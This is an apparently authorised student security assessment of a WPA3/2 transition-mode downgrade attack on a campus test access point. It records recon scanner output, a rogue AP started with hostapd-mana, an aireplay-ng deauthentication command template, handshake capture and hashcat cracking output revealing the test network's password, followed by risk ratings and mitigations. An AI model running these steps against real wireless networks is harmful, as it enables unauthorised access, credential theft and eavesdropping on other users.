WPA3/2 Transition Mode Downgrade Attack – Tested on the Campus Network

- Presented by Harshwardhan Gaikwad (CS25MTECH12004), Devagya (CS25MTECH12003) and Suyash Chaudhary (CS25MTECH11020)
- Advisor: Dr. Bheemarjuna Reddy Tamma

1. Summary

We conducted a controlled, proof-of-concept attack targeting the WPA3/2 Transition Mode configuration on the campus wireless network. The purpose of this test was to assess the real-world vulnerability of our network to publicly known downgrade attacks.

Details of the AP attacked (Setup by the Computer Centre):

- **SSID:** Testing-WPA3
- **Password:** !cc25T#st
- **Accessible Location:** LH3 Ground Floor, CSE Department.

The test was **successful**. We were able to force a WPA3-capable client device to downgrade its connection to the less secure WPA2 protocol during a reassociation, subsequently enabling us to capture and stage a offline brute-force attack on the WPA2 handshake. This vulnerability exposes user credentials and allows for the decryption of network traffic.

2. Background

WPA3 Transition Mode: This is a common network configuration that allows both legacy WPA2 and modern WPA3-supported devices to connect to the same SSID (network name). It is designed to ease the migration from WPA2 to WPA3.

The Downgrade Attack: A known vulnerability exists where an attacker can spoof management frames to disguise the network, making it appear as if it does not support WPA3. This forces a capable client to fall back to WPA2 to connect.

WPA2's Weakness: Unlike WPA3, which uses Simultaneous Authentication of Equals (SAE) to protect passwords, WPA2 uses a 4-way handshake that is vulnerable to offline password cracking attacks. Once the handshake is captured, an attacker can use powerful computing resources to guess the password.

3. Test Objectives

The primary objectives of this test were:

1. To validate if the theoretical WPA3/2 Transition Mode downgrade attack is practically exploitable on our live campus network.


2. To determine the ease with which user credentials could be captured.

3. To assess the potential impact on network security and user privacy.

4. Methodology

The test was conducted in a controlled environment during off-peak hours to minimize disruption. The following steps were taken:


1. Reconnaissance: Scanned the campus wireless spectrum to identify target access points (APs) broadcasting our campus SSID in WPA3/2 Transition Mode.



```
SSID: disehara                | BSSID: d8:44:89:1d:c7:13 | Auth: PSK             | Version: WPA2   | MFP: Inactive

[+] Found potentially vulnerable AP: Testing-WPA3
[+] Found potentially vulnerable AP: Testing-WPA3
[+] Found potentially vulnerable AP: Testing-WPA3
[+] Found potentially vulnerable AP: Testing-WPA3
[+] Found potentially vulnerable AP: aterm-388f61-5p
[+] Found potentially vulnerable AP: aterm-388f61-5p
[+] Found potentially vulnerable AP: aterm-388f61-5s
[+] Found potentially vulnerable AP: aterm-388f61-5s

[+] Found 8 vulnerable AP(s):

[1] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: Testing-WPA3
  - BSSID: fa:55:a8:06:0b:75
  - Channel: 1
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required


[2] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: Testing-WPA3
  - BSSID: fa:55:a8:1a:2e:ba
  - Channel: 11
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required


[3] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: Testing-WPA3
  - BSSID: fa:55:b8:06:0b:75
  - Channel: None
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required


[4] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: Testing-WPA3
  - BSSID: fa:55:b8:1a:2e:ba
  - Channel: None
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required


[5] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: aterm-388f61-5p
  - BSSID: 1c:7c:98:3a:63:9a
  - Channel: 11
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required
```

Multiple Instances of our Test AP


2. Spoofing the Network: Using a wireless network adapter in monitor mode, we set up a rogue AP that broadcasted the same SSID as the campus network but advertised only WPA2 support.



```
[6] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: aterm-388f61-5p
  - BSSID: 1c:7c:98:3a:63:9b
  - Channel: 44
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required


[7] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: aterm-388f61-5s
  - BSSID: 1e:7c:98:3a:63:9a
  - Channel: 11
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required


[8] [AP VULNERABLE TO DRAGONBLOOD] :
  - SSID: aterm-388f61-5s
  - BSSID: 1e:7c:98:3a:63:9b
  - Channel: 44
  - Security Protocol: WPA3
  - Cipher: CCMP
  - Authentication: PSK, SAE
  - MFP: Required

[+] Processing 8 unique vulnerable APs

[+] Found 8 vulnerable AP(s). Please select which ones to attack:
────────────────────────────────────────────────────────────────────────────
[1] SSID: Testing-WPA3                 | BSSID: fa:55:a8:06:0b:75 | Channel: 1
[2] SSID: Testing-WPA3                 | BSSID: fa:55:a8:1a:2e:ba | Channel: 11
[3] SSID: Testing-WPA3                 | BSSID: fa:55:b8:06:0b:75 | Channel: None
[4] SSID: Testing-WPA3                 | BSSID: fa:55:b8:1a:2e:ba | Channel: None
[5] SSID: aterm-388f61-5p              | BSSID: 1c:7c:98:3a:63:9a | Channel: 11
[6] SSID: aterm-388f61-5p              | BSSID: 1c:7c:98:3a:63:9b | Channel: 44
[7] SSID: aterm-388f61-5s              | BSSID: 1e:7c:98:3a:63:9a | Channel: 11
[8] SSID: aterm-388f61-5s              | BSSID: 1e:7c:98:3a:63:9b | Channel: 44
[A] Attack ALL vulnerable APs
[N] Attack NONE (exit)
────────────────────────────────────────────────────────────────────────────

[?] Enter your selection (e.g., 1,3,5 or A for all, N for none): 2
[+] Selected 1 AP(s) for attack:
    1. Testing-WPA3 (fa:55:a8:1a:2e:ba)

[+] Starting airodump-ng on Testing-WPA3 (fa:55:a8:1a:2e:ba) with channel 11 for 30 seconds ...
[+] Capture done for Testing-WPA3. CSV files are saved under : scan-2025-11-23-23-21/Testing-WPA3-station.csv

[+] Connected stations on Testing-WPA3:
  - Station MAC: E6:5D:90:69:84:2F
[+] Hostapd configuration file created: /home/harsh/Downloads/scan-2025-11-23-23-21/Testing-WPA3-sae.conf
[!] Stations are connected. Would you like to start the attack? (y/n) y

[+] Starting Rogue AP with hostapd-mana ...
[+] Open a new terminal and run a deauth attack against the vulnerable AP and the connected client
```


3. Forcing the Downgrade: We sent deauthentication packets to a target test device (a WPA3-capable laptop) to disconnect it from the legitimate AP. As the device attempted to reconnect, it discovered our rogue AP, which did not advertise WPA3, and was forced to connect using WPA2.

4. Capturing the Handshake: While the test device connected to our rogue AP, we successfully captured the full WPA2 4-way handshake. This handshake file contains the data needed to attempt a password crack.



```
[+] Starting airodump-ng on Testing-WPA3 (fa:55:a8:1a:2e:ba) with channel 11 for 30 seconds ...
[+] Capture done for Testing-WPA3. CSV files are saved under : scan-2025-11-23-23-21/Testing-WPA3-station.csv

[+] Connected stations on Testing-WPA3:
  - Station MAC: E6:5D:90:69:84:2F
[+] Hostapd configuration file created: /home/harsh/Downloads/scan-2025-11-23-23-21/Testing-WPA3-sae.conf
[!] Stations are connected. Would you like to start the attack? (y/n) y

[+] Starting Rogue AP with hostapd-mana ...
[+] Open a new terminal and run a deauth attack against the vulnerable AP and the connected client
[!] For deauth attack, you can use aireplay-ng like this : aireplay-ng <MONITOR INTERFACE> -0 5 -a <AP BSSID> -c <STATION MAC>

Configuration file: /home/harsh/Downloads/scan-2025-11-23-23-21/Testing-WPA3-sae.conf
MANA: Captured WPA/2 handshakes will be written to file '/home/harsh/Downloads/scan-2025-11-23-23-21/Testing-WPA3-handshake.hccapx'.
Using interface wlan1 with hwaddr c0:4a:00:16:23:9a and ssid "Testing-WPA3"
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
wlan1: STA 66:ad:21:cb:e4:1c IEEE 802.11: authenticated
wlan1: STA 66:ad:21:cb:e4:1c IEEE 802.11: associated (aid 1)
MANA: Captured a WPA/2 handshake from: 66:ad:21:cb:e4:1c
```

5. Password Cracking (Staged): The captured handshake was then subjected to an offline dictionary/brute-force attack using a high-performance computing resource. For this PoC, we used a known, weak password to successfully demonstrate the complete attack chain. No real student or faculty credentials were cracked.



```
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-12th Gen Intel(R) Core(TM) i5-12500H, 6785/13570 MB (2048 MB allocatable), 16MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

/home/harsh/Downloads/password.lst: Byte Order Mark (BOM) was detected
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 516 MB (13344 MB free)

Dictionary cache built:
* Filename..: /home/harsh/Downloads/password.lst
* Passwords.: 2297
* Bytes.....: 16199
* Keyspace..: 2297
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.

594d4acfc72291bc7bc3d8accc7b9249:c04a0016239a:66ad21cbe41d:Testing-WPA3:!cc25T#st

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: handshake.22000
Time.Started.....: Sun Nov 23 23:29:23 2025 (0 secs)
Time.Estimated...: Sun Nov 23 23:29:23 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 8-63 bytes)
Guess.Base.......: File (/home/harsh/Downloads/password.lst)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:      418 H/s (15.76ms) @ Accel:47 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2297/2297 (100.00%)
Rejected.........: 2061/2297 (89.73%)
Restore.Point....: 0/2297 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: # Compiled by Solar Designer -> dictionary
Hardware.Mon.#01.: Temp: 49c Util:  7%

Started: Sun Nov 23 23:28:55 2025
Stopped: Sun Nov 23 23:29:24 2025

┌──(harsh㉿kali-harsh)-[~/Downloads]
└─$ █
```

5. Findings & Results

Success Rate: The downgrade attack was 100% of the time successful against our test device. The client seamlessly connected to the rogue AP using WPA2 without any visible warning to the user.

User Experience: From the end-user's perspective, the connection process appeared normal. There was no clear indication of a security downgrade or a man-in-the-middle attack.

Impact: A successful attack leads to:

Credential Theft: The attacker can capture the network handshake and potentially recover the Wi-Fi password.

Eavesdropping: Once the password is known, the attacker can join the legitimate network, position themselves on the same network segment, and potentially decrypt data transmitted by other users (depending on additional network segmentation and encryption).

Lateral Movement: Access to the wireless network is a critical first step for launching further internal attacks.

6. Risk Assessment

The risk associated with this vulnerability is assessed as HIGH.

Likelihood: The attack requires moderate technical skill and readily available software tools, making it a feasible threat.

Impact: A successful exploit compromises the confidentiality and integrity of all data transmitted over the wireless network by the targeted user and can lead to a full breach of the network perimeter.

7. Recommendations

1. Implement an Intrusion Detection System that is capable of detecting Rogue Aps
2. Implement a few instances of the campus networks - strictly on the WPA3-only modes, such that all modern devices directly connect to WPA3 only.

8. Conclusion

The successful exploitation of the WPA3/2 Transition Mode vulnerability on our campus network confirms a significant security gap. While convenient for device compatibility, Transition Mode inherently weakens our security posture. Migrating to a pure WPA3 environment is no longer just a best practice but a necessary step to protect our university's digital assets and the privacy of our students, faculty, and staff.

We are available to assist the network operations team in planning and executing the recommended mitigation strategies.